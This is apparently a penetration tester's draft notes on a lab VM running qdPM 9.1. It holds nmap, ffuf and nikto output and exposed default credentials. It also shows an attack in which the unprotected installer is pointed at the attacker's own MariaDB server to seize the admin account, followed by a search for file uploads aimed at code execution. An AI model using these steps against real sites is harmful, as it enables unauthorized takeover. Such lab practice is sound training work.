Finding Reports - Draft

```
┌──(kali㉿kali)-[~/Desktop/Assessment-Findings/double_trouble-assessment]
└─$ sudo nmap 10.0.2.5 -A -T 4 -p- -oN ./aggressive_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-20 16:23 EST
Nmap scan report for 10.0.2.5
Host is up (0.00050s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 6a:fe:d6:17:23:cb:90:79:2b:b1:2d:37:53:97:46:58 (RSA)
|   256 5b:c4:68:d1:89:59:d7:48:b0:96:f3:11:87:1c:08:ac (ECDSA)
|_  256 61:39:66:88:1d:8f:f1:d0:40:61:1e:99:c5:1a:1f:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: qdPM | Login
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:21:61:11 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.50 ms 10.0.2.5

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.87 seconds
```

```
┌──(kali㉿kali)-[~/Desktop/Assessment-Findings/double_trouble-assessment]
└─$ ffuf -request dir-busting.txt -request-proto http -w /usr/share/dirb/wordlists/big.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/
       v2.1.0-dev
________________________________________________
 :: Method           : GET
 :: URL              : http://10.0.2.5/FUZZ
 :: Wordlist         : FUZZ: /usr/share/dirb/wordlists/big.txt
 :: Header           : Accept-Encoding: gzip, deflate, br
 :: Header           : Sec-GPC: 1
 :: Header           : Cookie: qdPM8=f1bpvkt7kn3qngrst88iokiegv
 :: Header           : Upgrade-Insecure-Requests: 1
 :: Header           : Host: 10.0.2.5
 :: Header           : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
 :: Header           : Connection: keep-alive
 :: Header           : Priority: u=0, i
 :: Header           : User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
 :: Header           : Accept-Language: en-US,en;q=0.5
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htpasswd               [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 198ms]
.htaccess               [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 203ms]
backups                 [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 3ms]
batch                   [Status: 301, Size: 304, Words: 20, Lines: 10, Duration: 1ms]
core                    [Status: 301, Size: 303, Words: 20, Lines: 10, Duration: 2ms]
css                     [Status: 301, Size: 302, Words: 20, Lines: 10, Duration: 4ms]
favicon.ico             [Status: 200, Size: 894, Words: 2, Lines: 1, Duration: 1ms]
images                  [Status: 301, Size: 305, Words: 20, Lines: 10, Duration: 2ms]
install                 [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 1ms]
js                      [Status: 301, Size: 301, Words: 20, Lines: 10, Duration: 1ms]
robots.txt              [Status: 200, Size: 26, Words: 2, Lines: 3, Duration: 5ms]
secret                  [Status: 301, Size: 305, Words: 20, Lines: 10, Duration: 3ms]
server-status           [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 0ms]
sf                      [Status: 301, Size: 301, Words: 20, Lines: 10, Duration: 3ms]
template                [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 4ms]
uploads                 [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 5ms]
:: Progress: [20469/20469] :: Job [1/1] :: 436 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

Index of /batch | 10.0.2.5/core/symfony | Index of /core/test

10.0.2.5/core/symfony

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | Off

```
#!/usr/bin/env php
<?php

/*
 * This file is part of the symfony package.
 * (c) Fabien Potencier <fabien.potencier@symfony-project.com>
 *
 * For the full copyright and license information, please view the LICENSE
 * file that was distributed with this source code.
 */

chdir(dirname(__FILE__));
require_once(dirname(__FILE__).'/config/ProjectConfiguration.class.php');
include(sfCoreAutoload::getInstance()->getBaseDir().'/command/cli.php');
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat fixtures.yml
# # Populate this file with data to be loaded by your ORM's *:data-load task.
# # You can create multiple files in this directory (i.e. 010_users.yml,
# # 020_articles.yml, etc) which will be loaded in alphabetical order.
# #
# # See documentation for your ORM's *:data-load task for more information.
#
# User:
#   fabien:
#     username: fabien
#     password: changeme
#     name:     Fabien Potencier
#     email:    fabien.potencier@symfony-project.com
#   kris:
#     username: Kris.Wallsmith
#     password: changeme
#     name:     Kris Wallsmith
#     email:    kris.wallsmith@symfony-project.com
```

qdPM 9.1 Installation | Index of /core/config | Index of /core/lib

10.0.2.5/install/index.php?step=database_config

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

qdPM 9.1 Installation

Database config

Database host:	localhost	The address of the database server in the form of a hostname or IP address.
Database port:		MySQL Connection Port. *(Leave this blank unless you know the server operates on a non-standard port.)*
Database name:	qdpm	The name of the database to hold the data in.
DB username:		The username used to connect to the database server.
DB password:		The password that is used together with the username to connect to the database server.

Install Database

10.0.2.5/core/lib/vendor/symfony/data/bin/sandbox_skeleton/README


Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

```
symfony sandbox
===============

Thank you for downloading the symfony sandbox. This pre-configured symfony
project will allow you to experiment with the symfony framework immediately,
without any installation or configuration.
```

```
┌──(kali㉿kali)-[~/Desktop/Assessment-Findings/double_trouble-assessment]
└─$ nikto -url http://10.0.2.5/
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.0.2.5
+ Target Hostname:    10.0.2.5
+ Target Port:        80
+ Start Time:         2025-02-20 17:26:18 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.38 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HT
TP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site i
n a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/miss
ing-content-type-header/
+ /: Cookie qdPM8 created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.38 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branc
h.
+ /images: IP address found in the 'location' header. The IP is "127.0.1.1". See: https://portswigger.net/kb/issues/00
600300_private-ip-addresses-disclosed
+ /images: The web server may reveal its internal or real IP in the Location header via a request to with HTTP/1.0. Th
e value is "127.0.1.1". See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0649
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: DEBUG HTTP verb may show server debugging information. See: https://docs.microsoft.com/en-us/visualstudio/debugge
r/how-to-enable-debugging-for-aspnet-applications?view=vs-2017
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /install/: This might be interesting.
+ /readme.txt: This might be interesting.
+ /secret/: Directory indexing found.
+ /secret/: This might be interesting.
+ /template/: Directory indexing found.
+ /template/: This might be interesting: could have sensitive files or system information.
+ /images/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8104 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time:           2025-02-20 17:26:45 (GMT-5) (27 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

The credentials on the .yml file did not seem to work. I will follow up with the database_config file found. It looks like there is a website feature that allow us to connect it to a database. So, my idea is to connect it to my database, and once we have a connection, we can login to the website, perhaps even get remote code execution.



qdPM 9.1 Installation | Index of /core/config | Index of /core/lib

10.0.2.5/install/index.php?step=database_config

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

qdPM 9.1 Installation

Database config

Database host:	localhost	The address of the database server in the form of a hostname or IP address.
Database port:		MySQL Connection Port. *(Leave this blank unless you know the server operates on a non-standard port.)*
Database name:	qdpm	The name of the database to hold the data in.
DB username:		The username used to connect to the database server.
DB password:		The password that is used together with the username to connect to the database server.

Install Database

📖 1. Ensure MariaDB is Running

Check if MariaDB is active:

```bash
sudo systemctl status mariadb
```

Start it if it's not running:

```bash
sudo systemctl start mariadb
```

🌐 2. Edit MariaDB Configuration to Listen on All IPs

1. Open the MariaDB configuration file:

```bash
sudo nano /etc/mysql/mariadb.conf.d/50-server.cnf
```

2. Find the `bind-address` line under `[mysqld]` and change it:

```ini
# From (default):
bind-address = 127.0.0.1

# To (allow all connections):
bind-address = 0.0.0.0
```

💡 *If you want to allow only your website's IP, replace `0.0.0.0` with the specific IP.*

3. Save the file (`Ctrl + X`, `Y`, `Enter`).
4. Restart MariaDB for the changes to take effect:

```bash
sudo systemctl restart mariadb
```

💡 Order of Operations (Recommended Workflow):

1. Create the Database (if it doesn't exist):

```sql
CREATE DATABASE my_website_db;
```

2. Create the User:

```sql
CREATE USER 'webuser'@'%' IDENTIFIED BY 'StrongPassword123!';
```

3. Grant Privileges to the Database:

```sql
GRANT ALL PRIVILEGES ON my_website_db.* TO 'webuser'@'%';
```

4. Apply Changes:

```sql
FLUSH PRIVILEGES;
```

🟢 Alternative: Grant Global Privileges (Not Recommended for Production)

If you want the user to access *any* database on the server (which can be risky), you can grant global privileges:

```sql
GRANT ALL PRIVILEGES ON *.* TO 'webuser'@'%';
```

💡 *This approach is fine for development but not advisable for production environments.*

10.0.2.5/install/index.php?step=database_config

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

qdPM 9.1 Installation

Database config

Database host:	10.0.2.4	The address of the database server in the form of a hostname or IP address.
Database port:	3306	MySQL Connection Port. *(Leave this blank unless you know the server operates on a non-standard port.)*
Database name:	my_website_db	The name of the database to hold the data in.
DB username:	webuser	The username used to connect to the database server.
DB password:	StrongPassword123!	The password that is used together with the username to connect to the database server.

Install Database

qdPM 9.1
Copyright @ 2010 qdpm.net

10.0.2.5/install/index.php?step=qdpm_config

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

qdPM 9.1 Installation

qdPM config

* Required information

Administrator access

Email:* admin@localhost.com

Password:* ••••••••


Administrator is internal user who can just manage users and configuration and can't create tasks or projects.
So after installation login as administrator and create users with user rights.

Basic Configuration

Application name:*	Workspace	use in page heading
Short name:*	qdPM	use in page title
Email label:	qdPM -	use in email subject and can be blank

Save

qdPM 9.1
Copyright @ 2010 qdpm.net




YES, INDEED!


I was able to connect back to my database. Understand, this website's function allowed us to do successfully do it. After inputting the right database parameters, connect to your database, you are going to be prompted to create a password for the admin user. Ps: do not forget to change the db name to whatever yours are. In this case, my is called "my_website_db".


I would take notes on the password, and username before moving forward. I almost forgot the username.


admin@localhost.com : Password or Password123 (Not sure now XD)

Here, I am looking for file uploads, or any way I can edit files that are being hosted in the server.




10.0.2.5/index.php/configuration?type=login
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Workspace
Users
Configuration
General
General
Features
Email Options
LDAP
Login Page
New User Creation
Users
Projects
Tasks
Tickets
Discussions
Login Page Configuration
Heading
Welcome to qdPM
Content
Background (1920x1200)
Browse...
No file selected.
(*.jpg, *.png)
Save


Font scripts
Font Awesome
Web servers
Apache HTTP Server
2.4.38
Rich text editors
CKEditor
Programming languages
PHP
Operating systems
Debian
JavaScript libraries
jQuery
1.10.2
jQuery Migrate
1.2.1
DataTables
1.9.4
jQuery UI
1.11.4
Select2
YUI
2.9.0
UI frameworks
Bootstrap

